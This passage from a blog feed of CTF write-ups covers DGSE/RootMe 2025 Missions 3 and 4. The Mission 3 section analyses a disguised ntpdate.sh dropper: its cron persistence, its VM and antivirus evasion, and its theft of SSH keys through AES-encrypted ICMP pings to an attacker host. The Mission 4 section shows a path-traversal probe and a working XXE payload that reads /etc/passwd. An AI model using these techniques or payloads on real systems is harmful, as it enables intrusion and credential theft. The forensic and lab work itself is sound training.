
<p>While checking the traffic statistics, I notice that there is a majority of UDP data packets, and TCP traffic with lots of TLS exchanges and a bit of SSH traffic :
<img src="../../assets/images/DGS3-CTF/Mission3-PCAP-stats.png" alt="PCAP traffic statistics" /></p>


<p>I then go through the endpoint statistics. I see around 200 MB exchanged between 2 IP addresses; they represent almost the entirety of the packets :</p>
<ul>
  <li>192.168.1.10</li>
  <li>192.168.1.4</li>
</ul>

<p><img src="../../assets/images/DGS3-CTF/Mission3-PCAP-endpoints.png" alt="PCAP endpoint statistics" /></p>

<p>Nothing catches my eyes in their conversations…</p>

<h2 id="what-about-http-packets-">What about HTTP packets ?</h2>

<p>I have barely seen them in the statistics, but since they hold clear traffic, we might still want to get interesting data.</p>

<p>I found 2 HTTP packets (which seems very uncommon). One of them contains a bash script <code class="language-plaintext highlighter-rouge">ntpdate.sh â NTP Utility Sync Setup (v1.3.4)</code>.</p>

<ul>
  <li>It holds Base64 encrypted parts that, once decrypted, show the following URLs (defanged format) :
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http[:]//vastation.null:8080/ntpdate_util.cpython-37.pyc
http[:]//vastation.null:8080/readme.md
</code></pre></div>    </div>
    <p>“vastation[.]null” resembles a lot to our enemy’s name “Nullvastation”.</p>
  </li>
  <li>
    <p>It randomly generates 40 folders in /opt/, likely to <strong>confuse detection</strong>. It also populates /opt/ with other files filled with random fake information.</p>
  </li>
  <li>
    <p>It writes to /etc/cron.d/.ntpdate_sync so the malicious script <strong>runs on schedule</strong>. It also creates fake cron jobs with innocuous names (update-cron, sysclean-job, etc.) to hide in plain sight.</p>
  </li>
  <li>It gives the execution right to a specific .sys file inside the /opt folder.</li>
</ul>

<p>=&gt; It is a malicious file disguised as an ntupdate that made sure to hide a .sys malicious file in the /opt folder and made it persistent via cron.d.</p>

<p>It is time to mount the victim’s system and try to find those artifacts.</p>

<h2 id="into-the-victims-compromised-vm">Into the victim’s compromised VM</h2>

<p>We have multiple options to access the victim’s files, I choose to <strong>mount the .vdi file</strong>. 
A VDI is a virtual disk image used to create a VM (Virtual Machine). I use VirtualBox to create the VM from this image and see the GRUB (the boot menu). When I start it, nothing happens, so I decide to add a command myself at boot :</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">init</span><span class="o">=</span>/bin/bash
</code></pre></div></div>

<p>I press ctrl+X and obtain a simple shell as root.
I list the user folders, I notice the user johndoe, there is nothing worth noting.</p>

<h2 id="the-persistent-file">The persistent file</h2>

<p>Here is what I find inside the cron file we found earlier in the malicious code :</p>

<p><img src="../../assets/images/DGS3-CTF/Mission3-cron.png" alt="cron.d file content" /></p>

<p>So it executes the /opt/fJQsJUNS.sys file at every boot. When I try to render its content, it gives me unreadable data :</p>

<p><img src="../../assets/images/DGS3-CTF/Mission3-malicious-file.png" alt="cron.d file content" /></p>

<p>To be able to read it, we have to decompile it to source with uncompyle6 since it is a .pyc file.</p>


<p>We can finally read the file. Here is its main :</p>

<p><img src="../../assets/images/DGS3-CTF/Mission3-pyc-script.png" alt="cron.d file content" /></p>

<ul>
  <li>in the function __chk_vm, the program checks for some <strong>VMs parameters</strong> presence (VirtualBox, KVM, QQMU, Bochs)</li>
  <li>in the function __chk_av, the program tries to detect <strong>antivirus softwares</strong> (clamd, avgd, ESET, sophos, rkhunter)</li>
</ul>

<p>-&gt; the program only runs outside of VMs and in the absence of any of these antivirus softwares</p>

<ul>
  <li>in __exf(path, dst, size=15)
It opens the file in <code class="language-plaintext highlighter-rouge">&lt;path&gt;</code> and creates a list of segments of size 15 of it.
<br />For each segment :
    <ul>
      <li>it creates a payload that is the segment encrypted in AES</li>
      <li>it executes the command : <code class="language-plaintext highlighter-rouge">ping - c 1 -p &lt;payload&gt; &lt;dst&gt;</code></li>
    </ul>

    <p>=&gt; the paths tried are <strong>ssh keys and /root/.secret</strong>
<br />=&gt; the dst (destination) is a decryption (_x()) of __d which is a global variable (it is equal to vastation[.]null after decryption)</p>
  </li>
</ul>

<p>=&gt; so the <strong>malware tries to find and steal private SSH keys or secrets</strong></p>

<p>=&gt; it <strong>encrypts the data beforehand for stealth</strong> (that’s why I couldn’t notice anything in the packets)</p>

<p>=&gt; since it exflitrates data embedded in ping packets, it is a classic <strong>exfiltration over ICMP technique</strong></p>

<h2 id="retrieving-and-decrypting-the-stolen-data">Retrieving and decrypting the stolen data</h2>

<p>We first need to retrieve all the ICMP packets thanks to tshark in a .txt file</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>tshark <span class="nt">-r</span> capture.pcap <span class="nt">-Y</span> <span class="s2">"icmp.type == 8"</span> <span class="nt">-T</span> fields <span class="nt">-e</span> data <span class="o">&gt;</span> icmp_requests.txt
</code></pre></div></div>

<p>It is decryption time !</p>
<ul>
  <li>Each ICMP request contains 40 bytes of data.</li>
  <li>The malware:
    <ul>
      <li>Reads a file in chunks (size=15 bytes)</li>
      <li>Pads it to 16 bytes</li>
      <li>Encrypts each 16-byte block with AES-CBC, using the same key and IV each time (this is important!) -&gt; so each segment is encrypted independently.</li>
    </ul>
  </li>
</ul>

<p class="notice--warning"><strong>Warning Notice:</strong>
<br /><strong>Initialization vectors (IVs)</strong> in AES encryption are normally defined for <strong>Cipher Block Chaining</strong>. It is an encryption method where a whole sequence of bits is encrypted as a single unit in multiple steps, where the IV is reused and modified at each step to create more randomization (so here with CBC, for every 16-byte segment, the IV would be different).
<br-> In our case, the IV doesn't change and is applied as is to each part, it is unusual and we have to consider it (yes.. I spent a certain amount of time on it because of that...)</br-></p>

<p>Here is the python code I used for the decryption (using the same key and IV as the malicious code) :</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">from</span> <span class="nn">Crypto.Cipher</span> <span class="kn">import</span> <span class="n">AES</span>

<span class="n">KEY</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="s">"e8f93d68b1c2d4e9f7a36b5c8d0f1e2a"</span><span class="p">)</span>
<span class="n">IV</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="s">"1f2d3c4b5a69788766554433221100ff"</span><span class="p">)</span>

<span class="c1"># Removes PKCS#7 padding from decrypted data
# (AES works in 16-byte blocks, so if the plaintext isn’t a multiple of 16 bytes, padding is added)
</span><span class="k">def</span> <span class="nf">unpad</span><span class="p">(</span><span class="n">data</span><span class="p">):</span>
    <span class="c1"># Padding length is stored in the last byte
</span>    <span class="n">pad_len</span> <span class="o">=</span> <span class="n">data</span><span class="p">[</span><span class="o">-</span><span class="mi">1</span><span class="p">]</span>
    <span class="k">if</span> <span class="mi">0</span> <span class="o">&lt;</span> <span class="n">pad_len</span> <span class="o">&lt;=</span> <span class="mi">16</span><span class="p">:</span>
        <span class="c1"># Strips pad_len bytes from the end
</span>        <span class="k">return</span> <span class="n">data</span><span class="p">[:</span><span class="o">-</span><span class="n">pad_len</span><span class="p">]</span>
    <span class="k">return</span> <span class="n">data</span>

<span class="n">recovered</span> <span class="o">=</span> <span class="sa">b</span><span class="s">''</span>

<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"icmp_requests.txt"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
    <span class="k">for</span> <span class="n">line</span> <span class="ow">in</span> <span class="n">f</span><span class="p">:</span>
        <span class="n">hex_data</span> <span class="o">=</span> <span class="n">line</span><span class="p">.</span><span class="n">strip</span><span class="p">()</span>
        <span class="c1"># Skip if not a full 40-byte (80 hex) line
</span>        <span class="k">if</span> <span class="nb">len</span><span class="p">(</span><span class="n">hex_data</span><span class="p">)</span> <span class="o">&lt;</span> <span class="mi">32</span><span class="p">:</span>
            <span class="k">continue</span>
        <span class="k">try</span><span class="p">:</span>
            <span class="c1"># Each line contains hex-encoded ciphertext (because from intercepted network packets)
</span>            <span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="nb">len</span><span class="p">(</span><span class="n">hex_data</span><span class="p">),</span> <span class="mi">32</span><span class="p">):</span>  <span class="c1"># Every 16 bytes (32 hex chars)
</span>                <span class="c1"># Breaks the hex string into 16-byte chunks (32 hex chars)
</span>                <span class="n">block</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="n">hex_data</span><span class="p">[</span><span class="n">i</span><span class="p">:</span><span class="n">i</span><span class="o">+</span><span class="mi">32</span><span class="p">])</span>
                <span class="k">if</span> <span class="nb">len</span><span class="p">(</span><span class="n">block</span><span class="p">)</span> <span class="o">==</span> <span class="mi">16</span><span class="p">:</span>
                    <span class="n">cipher</span> <span class="o">=</span> <span class="n">AES</span><span class="p">.</span><span class="n">new</span><span class="p">(</span><span class="n">KEY</span><span class="p">,</span> <span class="n">AES</span><span class="p">.</span><span class="n">MODE_CBC</span><span class="p">,</span> <span class="n">IV</span><span class="p">)</span>
                    <span class="n">decrypted</span> <span class="o">=</span> <span class="n">cipher</span><span class="p">.</span><span class="n">decrypt</span><span class="p">(</span><span class="n">block</span><span class="p">)</span>
                    <span class="n">recovered</span> <span class="o">+=</span> <span class="n">decrypted</span>
        <span class="k">except</span> <span class="nb">Exception</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
            <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"[!] Error decrypting block: </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
            <span class="k">continue</span>

<span class="c1"># Unpad at the end
</span><span class="n">recovered</span> <span class="o">=</span> <span class="n">unpad</span><span class="p">(</span><span class="n">recovered</span><span class="p">)</span>

<span class="c1"># Save and try to print result
</span><span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"reconstructed_flag.bin"</span><span class="p">,</span> <span class="s">"wb"</span><span class="p">)</span> <span class="k">as</span> <span class="n">out</span><span class="p">:</span>
    <span class="n">out</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">recovered</span><span class="p">)</span>

<span class="k">try</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"[+] Flag or data:"</span><span class="p">)</span>
    <span class="k">print</span><span class="p">(</span><span class="n">recovered</span><span class="p">.</span><span class="n">decode</span><span class="p">())</span>
<span class="k">except</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"[+] Binary data saved to 'reconstructed_flag.bin'"</span><span class="p">)</span>

</code></pre></div></div>

<h2 id="conclusion">Conclusion</h2>

<p>Our mission was : to identify the intrusion vector, trace the attacker’s actions and evaluate the compromised data.</p>

<p>From all the elements we got, we can establish the following attack timeline :</p>

<p>1) A file has been <strong>downloaded</strong> (“ntpdate.sh”) on the host <strong>via HTTP</strong>.
<br />2) This file <strong>downloaded other files</strong> from the attacker’s server.
<br />3) It <strong>hid</strong> the downloaded .sys file, their <strong>persistent malware</strong> “/opt/fJQsJUNS.sys”, among fake files it generated in the same folder.
<br />4) It <strong>created a cron task</strong> “/etc/cron.d/.ntpdate_sync” among fakes ones to ensure the .sys file <strong>persistence</strong> that starts at boot.
<br />5) The .sys file <strong>steals SSH keys and secrets</strong>, <strong>encodes them</strong> with AES encryption and <strong>exfiltrates them via ICMP</strong> packets to their server.</p>

<p>Mission accomplished; <strong>GG</strong>.</p>]]></content><author><name>Sentry42</name></author><category term="CTF" /><category term="DGSE-CTF-2025" /><category term="Write-up" /><category term="RootMe" /><category term="Forensics" /><category term="Traffic analysis" /><category term="Malware analysis" /><summary type="html"><![CDATA[The **third** mission to take down the NullVastation organization during a CTF organized by the DGSE and RootMe. This one is about **digital forensics**.]]></summary></entry><entry><title type="html">DGSE CTF 2025 - Mission 4</title><link href="https://thewatchnode.com/ctf/dgse-ctf-2025-m4/" rel="alternate" type="text/html" title="DGSE CTF 2025 - Mission 4" /><published>2025-08-12T00:00:00-01:00</published><updated>2025-08-12T00:00:00-01:00</updated><id>https://thewatchnode.com/ctf/dgse-ctf-2025-m4</id><content type="html" xml:base="https://thewatchnode.com/ctf/dgse-ctf-2025-m4/"><![CDATA[<p>This mission is the fourth part of an entire CTF, if you missed the first missions, you can check how it all started here : <a href="https://silkyheldi.github.io/TheWatchNode/ctf/dgse-ctf-2025-m1/">DGSE CTF 2025 - Mission 1</a></p>

<p><br /></p>

<div style="display: flex; align-items: center; gap: 20px;">
  <div style="flex: 1;">
    <p style="padding: 10px; border-left: 4px solid #ccc;">

      One of your intelligence teams has managed to identify an application that is part of the entity’s attack chain. Your mission is to break into this server and retrieve the next attack plans.
    </p>
  </div>
  <div style="flex: 1;">
    <img src="../../assets/images/DGS3-CTF/Mission4-card.png" alt="Mission4 web pentest card" style="width = 100%;" />
  </div>
</div>

<p><br /><br /><br /></p>

<p>I land on a web portal that allows me to do two different actions :</p>
<ul>
  <li>upload a file</li>
  <li>send a file to find a victim ID in it</li>
</ul>

<p><img src="../../assets/images/DGS3-CTF/Mission4-main-page.png" alt="Web page" /></p>

<h2 id="testing-the-tracker-and-the-finder-initial-foothold">Testing the tracker and the finder (Initial foothold)</h2>

<p>I tried to upload a php payload like shell.php.docx but it gives me an error that says it doesn’t recognize proper json data
→ it needs a true docx file</p>



<p>I tried sending a genuine docx file, and it returned a file with the same content, but renamed with a weirdname_signed.docx name pattern.

<br />When I submit it to the “victim finder”, it gives me a victim ID !</p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-victim-finder.png" alt="Web page" /></p>

<p>So my guess is that they added some sort of <strong>metadata</strong> to be further read by the victim finder function. I have to find where it’s added so I can maybe <strong>add custom content</strong>. <br />I unzip the weirdname_signed.docx file first to see all of its components, then I look for the keyword “victim”.
<br />→ I found the victim ID metadata in the docProps/app.xml section</p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-victimID-metadata.png" alt="Victim ID metadata" /></p>

<p>I tried <strong>injecting some code within the victim ID metadata</strong> so it could eventually be interpreted by the victim finder… but it’s not being used as a path or a template, just echoed back in the “Victim found” area.</p>

<p>Example :<br />
I changed the VictimID metadata to this to test <a href="https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion">Local File Inclusion (LFI)</a> : <VictimID>../../../../../../var/www/html/*.txt</VictimID></p>

<p>After submission, the victim finder showed me this :<br /></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Victim found:
../../../../../../var/www/html/*.txt
</code></pre></div></div>

<p>So we’re dealing with data that is not interpreted and pre-processed — probably just plain document tagging.</p>

<p>I try to <strong>fool the XML parser</strong> of the victim finder by injecting xml execution within the VictimID field :</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="ISO-8859-1"?&gt;</span>
<span class="cp">&lt;!DOCTYPE foo [
&lt;!ELEMENT foo ANY &gt;</span>
<span class="cp">&lt;!ENTITY xxe SYSTEM "file:///etc/passwd" &gt;</span>]&gt;
<span class="nt">&lt;Properties&gt;</span>
  <span class="nt">&lt;VictimID&gt;</span><span class="ni">&amp;xxe;</span><span class="nt">&lt;/VictimID&gt;</span>
<span class="nt">&lt;/Properties&gt;</span>
</code></pre></div></div>


<p>It indeed returned the file content I asked for !!!</p>

<p><img src="../../assets/images/DGS3-CTF/Mission4-passwd.png" alt="/etc/passwd content via injection" /></p>

<p>It means we now have the possibility to read the files we want.</p>

<h2 id="searching-for-more-information-internal-recon">Searching for more information (Internal recon)</h2>

